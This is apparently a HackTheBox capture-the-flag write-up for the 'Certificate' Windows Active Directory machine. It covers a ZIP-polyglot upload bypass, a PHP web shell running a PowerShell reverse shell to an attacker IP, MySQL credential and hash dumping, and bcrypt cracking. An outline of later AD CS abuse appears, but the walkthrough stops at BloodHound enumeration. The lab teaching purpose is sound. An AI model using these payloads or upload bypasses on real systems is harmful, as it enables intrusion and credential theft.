Certificate
Writeup for HackTheBox Certificate machine

Executive Summary
This assessment demonstrates a full attack chain against a hard-difficulty Windows Active Directory machine running an educational web portal, MySQL, and Active Directory Certificate Services (AD CS). The exploitation path chains six distinct techniques:
- ZIP Polyglot Upload → Initial Access: The web application’s assignment upload mechanism performs weak validation and extracts ZIP archives. A benign ZIP is concatenated with a malicious PHP payload, bypassing the filter and achieving remote code execution as
certificate\xamppuser. - MySQL Credential Harvesting → Sara.b: Database configuration files reveal MySQL credentials. Querying the
userstable exposes bcrypt password hashes, one of which (sara.b) is cracked offline. - AD Recon & Account Operators Abuse → Lion.sk:
sara.bis a member of theAccount Operatorsgroup. Two paths lead tolion.sk: (A) parsing a Kerberos AS-REQ pcap capture to crack the pre-auth hash, or (B) directly resettinglion.sk’s password via Account Operator privileges. - AD CS ESC3 → Ryan.k: Enumerating certificate templates reveals an ESC3 vulnerability. The
Delegated-CRAtemplate (Certificate Request Agent EKU) is exploited to request a certificate on behalf ofryan.kvia theSignedUsertemplate. - SeManageVolumePrivilege → CA Private Key:
ryan.kholdsSeManageVolumePrivilege. A volume maintenance exploit grantsBUILTIN\Usersfull control overC:\Users, enabling export of the Certificate Authority’s private key from the certificate store. - Golden Certificate → Domain Administrator: The exported CA private key is used to forge a Domain Administrator certificate (
certipy forge), authenticating to retrieve the Administrator NT hash and gain full domain control.
Reconnaissance
Nmap Scan
We initiate a two-stage port scan using Nmap: a fast all-port scan to enumerate open ports, then targeted service/version detection against those ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/HTB-machine/certificate]
└─$ port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',')
└─$ sudo nmap -sC -sV -p $port $IP -oN certificate.scan

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 3m17s, deviation: 2s, median: 3m18s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
To resolve the domain names properly during the assessment, we append the Domain Controller IP mapping to /etc/hosts:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB-machine/certificate]
└─$ cat /etc/hosts
# /etc/hosts
# Standard localhost entries
127.0.0.1       localhost localhost.localdomain localhost4 localhost4.localdomain4
::1             localhost localhost.localdomain localhost6 localhost6.localdomain6

10.10.11.71 dc01.certificate.htb certificate.htb
Web Enumeration & Initial Access
We browse to the application running on port 80: http://certificate.htb/


To interact with the portal, we navigate to the registration endpoint and create an account: http://certificate.htb/register.php

We then log in using our registered account credentials: http://certificate.htb/login.php
Exploitation: Web Portal to Reverse Shell
After logging in, we browse the catalog of available courses: http://certificate.htb/courses.php


We select a course to view details and enroll: http://certificate.htb/course-details.php?id=1 http://certificate.htb/course-details.php?id=1&action=enroll

We click on a submission link to access the upload utility: http://certificate.htb/upload.php?s_id=26
ZIP Overlay (Polyglot) Upload Attack
The upload mechanism strictly validates files, but contains a vulnerability that extracts ZIP files. We exploit this by executing a ZIP overlay (polyglot) attack, merging a benign archive containing a PDF file with a malicious PHP payload to bypass file type validation checks.
Step 0: Create a benign PDF file
We write dummy content to a text file and compile it into a standard PDF structure:
1
echo "hello world" > newfile.txt
1
pandoc newfile.txt -o normal.pdf
Step 1: Compress the PDF into an archive
1
zip benign.zip normal.pdf
1
mkdir malicious_files
Step 2: Establish the malicious PHP web shell
We construct a PHP script that invokes PowerShell to establish a reverse shell connection:
1
cd malicious_files && nano shell.php
1
2
3
<?php
shell_exec("powershell -nop -w hidden -c \"\$client = New-Object System.Net.Sockets.TCPClient('10.10.14.19',4444); \$stream = \$client.GetStream(); [byte[]]\$bytes = 0..65535|%{0}; while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){; \$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0,\$i); \$sendback = (iex \$data 2>&1 | Out-String ); \$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> '; \$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2); \$stream.Write(\$sendbyte,0,\$sendbyte.Length); \$stream.Flush()}; \$client.Close()\"");
?>
1
zip -r malicious.zip malicious_files/
Step 3: Concatenate the benign and malicious ZIP archives
By concatenating the archives, the file maintains its standard ZIP headers at the beginning, allowing it to bypass validation checks while containing our nested shell payload:
1
cat malicious.zip benign.zip > shell.zip
A sequential log of commands executed:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ echo "hello world" > newfile.txt

┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ pandoc newfile.txt  -o normal.pdf

┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ zip benign.zip normal.pdf
  adding: normal.pdf (deflated 2%)

┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ mkdir malicious_files

┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ cd malicious_files

┌──(kali㉿kali)-[~/HTB-machine/certificate/try2/malicious_files]
└─$ nano shell.php

┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ zip -r  malicious.zip malicious_files/
  adding: malicious_files/ (stored 0%)
  adding: malicious_files/shell.php (deflated 40%)

┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ cat benign.zip malicious.zip > shell.zip
Retrieving the Reverse Shell
We set up a netcat listener locally to receive the incoming connection:
1
nc -lvnp 4444
We upload shell.zip through the interface and submit it. Upon completion, we inspect the returned upload location:

The returned download link points to the benign PDF inside the temporary upload folder: http://certificate.htb/static/uploads/67db7d1b1b004bcdb4f6a514edd6fca8/normal.pdf
We modify the URI path to request the extracted PHP script: http://certificate.htb/static/uploads/67db7d1b1b004bcdb4f6a514edd6fca8/malicious_files/shell.php
We send a request to the web shell using curl:
1
curl http://certificate.htb/static/uploads/67db7d1b1b004bcdb4f6a514edd6fca8/malicious_files/shell.php
Our listener catches the connection, providing a shell as certificate\xamppuser:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ nc -lvnp  1337
listening on [any] 1337 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.11.71] 57868

PS C:\xampp\htdocs\certificate.htb\static\uploads\67db7d1b1b004bcdb4f6a514edd6fca8\malicious_files> whoami
certificate\xamppuser
Database Enumeration & Credential Harvesting
We inspect the application files in the directory C:\xampp\htdocs\certificate.htb and locate the database configuration file db.php.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
PS C:\xampp\htdocs\certificate.htb> ls


    Directory: C:\xampp\htdocs\certificate.htb


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/26/2024   1:49 AM                static
-a----       12/24/2024  12:45 AM           7179 about.php
-a----       12/30/2024   1:50 PM          17197 blog.php
-a----       12/30/2024   2:02 PM           6560 contacts.php
-a----       12/24/2024   6:10 AM          15381 course-details.php
-a----       12/24/2024  12:53 AM           4632 courses.php
-a----       12/23/2024   4:46 AM            549 db.php
-a----       12/22/2024  10:07 AM           1647 feature-area-2.php
-a----       12/22/2024  10:22 AM           1331 feature-area.php
-a----       12/22/2024  10:16 AM           2955 footer.php
-a----       12/23/2024   5:13 AM           2351 header.php
-a----       12/24/2024  12:52 AM           9497 index.php
-a----       12/25/2024   1:34 PM           5908 login.php
-a----       12/23/2024   5:14 AM            153 logout.php
-a----       12/24/2024   1:27 AM           5321 popular-courses-area.php
-a----       12/25/2024   1:27 PM           8240 register.php
-a----       12/28/2024  11:26 PM          10366 upload.php


PS C:\xampp\htdocs\certificate.htb> type db.php
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
The database configuration exposes the following MySQL credentials:
- Username:
certificate_webapp_user - Password:
cert!f!c@teDBPWD
Using the native mysql.exe client located in C:\xampp\mysql\bin\, we connect to the database to extract user information:
1
2
3
4
5
PS C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -p"cert!f!c@teDBPWD" -h 127.0.0.1 -e "SHOW DATABASES;"
Database
certificate_webapp_db
information_schema
test
We list the tables in the certificate_webapp_db database:
1
2
3
4
5
6
PS C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -p"cert!f!c@teDBPWD" -h 127.0.0.1 -e "USE certificate_webapp_db; SHOW TABLES;"
Tables_in_certificate_webapp_db
course_sessions
courses
users
users_courses
We review the structure of the users table:
1
2
3
4
5
6
7
8
9
10
11
PS C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -p"cert!f!c@teDBPWD" -h 127.0.0.1 -e "USE certificate_webapp_db; DESCRIBE users;"
Field   Type    Null    Key     Default Extra
id      int(11) NO      PRI     NULL    auto_increment
first_name      varchar(50)     NO              NULL
last_name       varchar(50)     NO              NULL
username        varchar(50)     NO      UNI     NULL
email   varchar(50)     NO      UNI     NULL
password        varchar(255)    NO              NULL
created_at      timestamp       YES             current_timestamp()
role    enum('student','teacher','admin')       YES             NULL
is_active       tinyint(1)      NO              1
We dump the usernames and password hashes stored in the table:
1
2
3
4
5
6
7
8
9
10
PS C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -p"cert!f!c@teDBPWD" -h 127.0.0.1 -e "USE certificate_webapp_db; SELECT username,password FROM users LIMIT 8;"
username        password
Lorra.AAA       $2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG
Sara1200        $2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK
Johney  $2y$04$VaUEcSd6p5NnpgwnHyh8zey13zo/hL7jfQd9U.PGyEW3yqBf.IxRq
havokww $2y$04$XSXoFSfcMoS5Zp8ojTeUSOj6ENEun6oWM93mvRQgvaBufba5I5nti
stev    $2y$04$6FHP.7xTHRGYRI9kRIo7deUHz0LX.vx2ixwv0cOW6TDtRGgOhRFX2
sara.b  $2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6
testSTAFF@gmail.com     $2y$04$4rbQQnNiRwaLplx0dTLtOOSobeoVhy7ihgq6cTZb4Vw0UgVo0by4i
test@gmail.com  $2y$04$fT71xs6tv/2yCgMiSDQLZ.IdykNim5IV6ctrOvbxWdYLpU5ZhoG/G
We copy the hash for user sara.b to a local file named sara_hash and crack it offline using John the Ripper and the rockyou.txt wordlist:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ echo '$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6' > sara_hash

┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt sara_hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Blink182         (?)
1g 0:00:00:01 DONE (2025-06-01 14:31) 0.6849g/s 8383p/s 8383c/s 8383C/s delboy..vallejo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
The decrypted credentials are:
- Username:
sara.b - Password:
Blink182
We verify WinRM accessibility for sara.b using netexec (nxc):
1
2
3
4
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ nxc winrm 10.10.11.71 -u sara.b -p Blink182
WINRM       10.10.11.71     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certificate.htb)
WINRM       10.10.11.71     5985   DC01             [+] certificate.htb\sara.b:Blink182 (Pwn3d!)
Active Directory Reconnaissance
With valid domain credentials, we run AD enumeration using bloodhound-python:
1
bloodhound-python -dc dc01.certificate.htb  -u 'sara.b' -p 'Blink182' -d certificate.htb -c All --zip -ns 10.10.11.71
